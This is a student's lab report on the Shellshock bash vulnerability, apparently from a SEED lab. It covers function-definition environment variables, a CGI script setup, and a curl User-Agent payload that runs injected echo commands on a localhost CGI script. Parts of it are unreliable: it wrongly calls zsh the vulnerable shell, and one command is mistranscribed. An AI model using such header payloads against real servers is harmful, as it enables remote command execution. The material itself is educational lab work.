

# CSE: 5382-001: SECURE PROGRAMMING


## ASSIGNMENT 2

Tharoon T Thiagarajan  
1001704601

## 2.1 Task 1: Experimenting with Bash Function

### Output:


First, I check the version of the bash to ensure that it is not shellshock vulnerable. Then from the seed user I invoke the function definition of the shell variable and I run the function definition using the bash that is not shellshock vulnerable and to check if the bash is not shellshock vulnerable, I have used the echo statement after compiling the function definition. I am able to see that the statements inside the function is not invoked and the statement 'ShellShocked' is not getting printed. Only the echo statement after compilation is getting printed. This is because the Ubuntu 16.04 is already patched and not vulnerable to shellshock attack.

A screenshot of a terminal window titled "/bin/bash 66x25" running on a virtual machine. The terminal shows the output of the command "bash -version", which displays the GNU bash version 4.3.46(1) and its license. Below this, a function is defined using "env f='(){ echo \"Hello World\";};echo \"ShellShocked\"'". The function is then invoked with "bash -c \"echo This is tcube\"", resulting in the output "This is tcube". The terminal window has a blue title bar and a taskbar on the left with various application icons. The background of the terminal window is a light gray with a subtle water droplet pattern.

```
[02/19/20]seed@VM:~$ bash -version
GNU bash, version 4.3.46(1)-release (i686-pc-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
[02/19/20]seed@VM:~$ env f='(){ echo "Hello World";};echo "ShellShocked"' bash -c "echo This is tcube"
This is tcube
[02/19/20]seed@VM:~$
```

Next, I export the PATH environment to the environment variable. Then I remove the /bin/sh which is not vulnerable to shellshock attack, and I created a symbolic link pointing to the vulnerable shell /bin/zsh. Now, when I ran the function definition and compiled using the bash\_shellshock, I am able to see the statement 'ShellShocked' getting printed. This is because of the shellshock vulnerability present in bash\_shellshock, which allows execution of the echo statement after the function definition.


A screenshot of a Terminator terminal window. The title bar shows 'Terminator' and system icons. The terminal has a blue header bar with '/bin/bash' and a window title bar with '/bin/bash 66x24'. The terminal output shows a series of commands and their outputs: 1. 'export PATH=/home/seed:\$PATH' 2. 'env f='() { echo "Hello World";}; echo "Shell Shocked"' followed by 'bash -c "echo This is tcube"' which outputs 'This is tcube' 3. 'sudo rm /bin/sh' 4. 'sudo ln -s /bin/zsh /bin/sh' 5. 'ls -lrt /bin/sh' which outputs 'lrwxrwxrwx 1 root root 8 Feb 19 23:19 /bin/sh -> /bin/zsh' 6. 'env f='() { echo "Hello World";}; echo "Shell Shocked"' followed by 'bash\_shellshock -c "echo This is tcube"' which outputs 'ShellShocked' and 'This is tcube' 7. The prompt returns to '[02/19/20]seed@VM:~\$'. On the left side of the terminal, there is a vertical dock with various application icons including a gear, a notepad, a terminal, a file manager, a web browser, a settings icon, and a terminal icon.

```
Terminator /bin/bash
[02/19/20]seed@VM:~$ export PATH=/home/seed:$PATH
[02/19/20]seed@VM:~$ env f='() { echo "Hello World";}; echo "Shell Shocked"' bash -c "echo This is tcube"
This is tcube
[02/19/20]seed@VM:~$ sudo rm /bin/sh
[02/19/20]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[02/19/20]seed@VM:~$ ls -lrt /bin/sh
lrwxrwxrwx 1 root root 8 Feb 19 23:19 /bin/sh -> /bin/zsh
[02/19/20]seed@VM:~$ env f='() { echo "Hello World";}; echo "Shell Shocked"' bash_shellshock -c "echo This is tcube"
ShellShocked
This is tcube
[02/19/20]seed@VM:~$
```

## 2.2 Task 2: Setting up CGI programs

### Output:

Using the `sudo su` command I gained access into the root account. Then I navigated to the `/usr/lib/cgi-bin/` directory using the `cd` command. Then I created the `myprog.cgi` from the given shell script and saved it in the `cgi-bin` directory. After creating the file, I changed its permission to 755 and made it as executable. Then I ran the `curl http://localhost/cgi-bin/myprog.cgi` command from the seed user, I was able to see the statement getting printed that was in `myprog.cgi`. This is because the default CGI directory for the web server is the `cgi-bin`. So, when invoked using the `curl` command, our file `myprog.cgi` gets executed which is present inside the `cgi-bin` directory.

A screenshot of a terminal window titled "root@VM: /usr/lib/cgi-bin 66x25". The terminal shows the following sequence of commands and output:

```
[02/19/20]seed@VM:~$ sudo su
root@VM:/home/seed# cd /usr/lib/cgi-bin/
root@VM:/usr/lib/cgi-bin# vi myprog.cgi
root@VM:/usr/lib/cgi-bin# ls -l myprog.cgi
-rw-r--r-- 1 root root 85 Feb 19 23:32 myprog.cgi
root@VM:/usr/lib/cgi-bin# chmod 755 myprog.cgi
root@VM:/usr/lib/cgi-bin# ls -l myprog.cgi
-rwxr-xr-x 1 root root 85 Feb 19 23:32 myprog.cgi
root@VM:/usr/lib/cgi-bin# exit
exit
[02/19/20]seed@VM:~$ curl http://localhost/cgi-bin/myprog.cgi
Hello World
[02/19/20]seed@VM:~$
```


The terminal window has a dark blue title bar and a light gray background. On the left side, there is a vertical dock with several application icons: a gear, a notepad, a terminal, a file manager, a web browser, a settings icon, and a system monitor. The top right corner of the window shows system status icons including network, volume, and battery, along with the time "11:34 PM".



## 2.3 Task 3: Passing Data to Bash via Environment Variable


### Output:

I have checked whether the bash sh is pointing to the vulnerable bash zsh using the ls command. Then using the sudo command I went to the root login, and navigated to the /usr/lib/cgi-bin directory using the cd command. Then I created a new cgi file called task3 and I wrote the given program in that file and saved it in the root user. Then I changed the privileges to 755 using chmod and made it as executable inside the cgi-bin directory. I also checked the file permission to recheck the privileges. After all the process in root user I exit the root user and came to the seed user.



```
Terminator
root@VM: /usr/lib/cgi-bin
root@VM: /usr/lib/cgi-bin 66x24
[02/21/20]seed@VM:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Feb 21 01:51 /bin/sh -> /bin/zsh
[02/21/20]seed@VM:~$ sudo su
root@VM:/home/seed# cd /usr/lib/cgi-bin/
root@VM:/usr/lib/cgi-bin# ls
myprog.cgi  myprog.cgi.1  task3.cgi
root@VM:/usr/lib/cgi-bin# vi task3.cgi
root@VM:/usr/lib/cgi-bin# ls -l task3.cgi
-rwxr-xr-x 1 root root 129 Feb 21 01:53 task3.cgi
root@VM:/usr/lib/cgi-bin#
```

Now, I am in seed user and I ran the curl command along with appending the echo statement 'ShellShocked' in the function definition of the shell variable. Also gave the localhost link of the cgi-bin directory and the task3.cgi file which we created. Now when I ran the curl command, I am able to see the statement 'ShellShocked' getting printed along with the environment variables. Since our file task3.cgi had the command to list all the environment variables of the current process using the strings /proc/\$\$/environ command.



The screenshot shows a Terminator terminal window with a dark theme. The title bar reads "Terminator" and includes system icons for volume, network, and battery, along with the time "2:02 AM". The terminal's address bar shows "root@VM: /usr/lib/cgi-bin". The command prompt is "root@VM: /usr/lib/cgi-bin 66x24". The command entered is `[02/21/20]seed@VM:~$ curl -A "()" { echo 'Task3';}; echo Content_type: text/plain; echo; echo 'ShellShocked';" http://localhost/cgi-bin/task3.cgi`. The output of the command is displayed in three lines: "ShellShocked", "Content-type: text/plain", and a block of environment variables separated by "\*\*\*\*\*". The environment variables listed are: `HTTP_HOST=localhost`, `HTTP_USER_AGENT=() { echo 'Task3';}; echo Content_type: text/plain; echo; echo 'ShellShocked';`, `HTTP_ACCEPT=/*/*`, `PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin`, `SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>`, `SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)`, `SERVER_NAME=localhost`, `SERVER_ADDR=127.0.0.1`, `SERVER_PORT=80`, `REMOTE_ADDR=127.0.0.1`, `DOCUMENT_ROOT=/var/www/html`, `REQUEST_SCHEME=http`, `CONTEXT_PREFIX=/cgi-bin/`, `CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/`, and `SERVER_ADMIN=webmaster@localhost`.

```
Terminator
root@VM: /usr/lib/cgi-bin
root@VM: /usr/lib/cgi-bin 66x24
[02/21/20]seed@VM:~$ curl -A "()" { echo 'Task3';}; echo Content_type: text/plain; echo; echo 'ShellShocked';" http://localhost/cgi-bin/task3.cgi
ShellShocked
Content-type: text/plain


***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=() { echo 'Task3';}; echo Content_type: text/plain; echo; echo 'ShellShocked';
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
```

The reason that the statement 'ShellShocked' from a remote user can get into the environment variables when running the curl command is due to the vulnerable shell zsh, in which the `parse_and_execute` function does not work properly. The vulnerable shell zsh is not patched and this is the reason that the data can be passed via the environment variables.

## 2.4 Task 4: Launching the Shellshock Attack

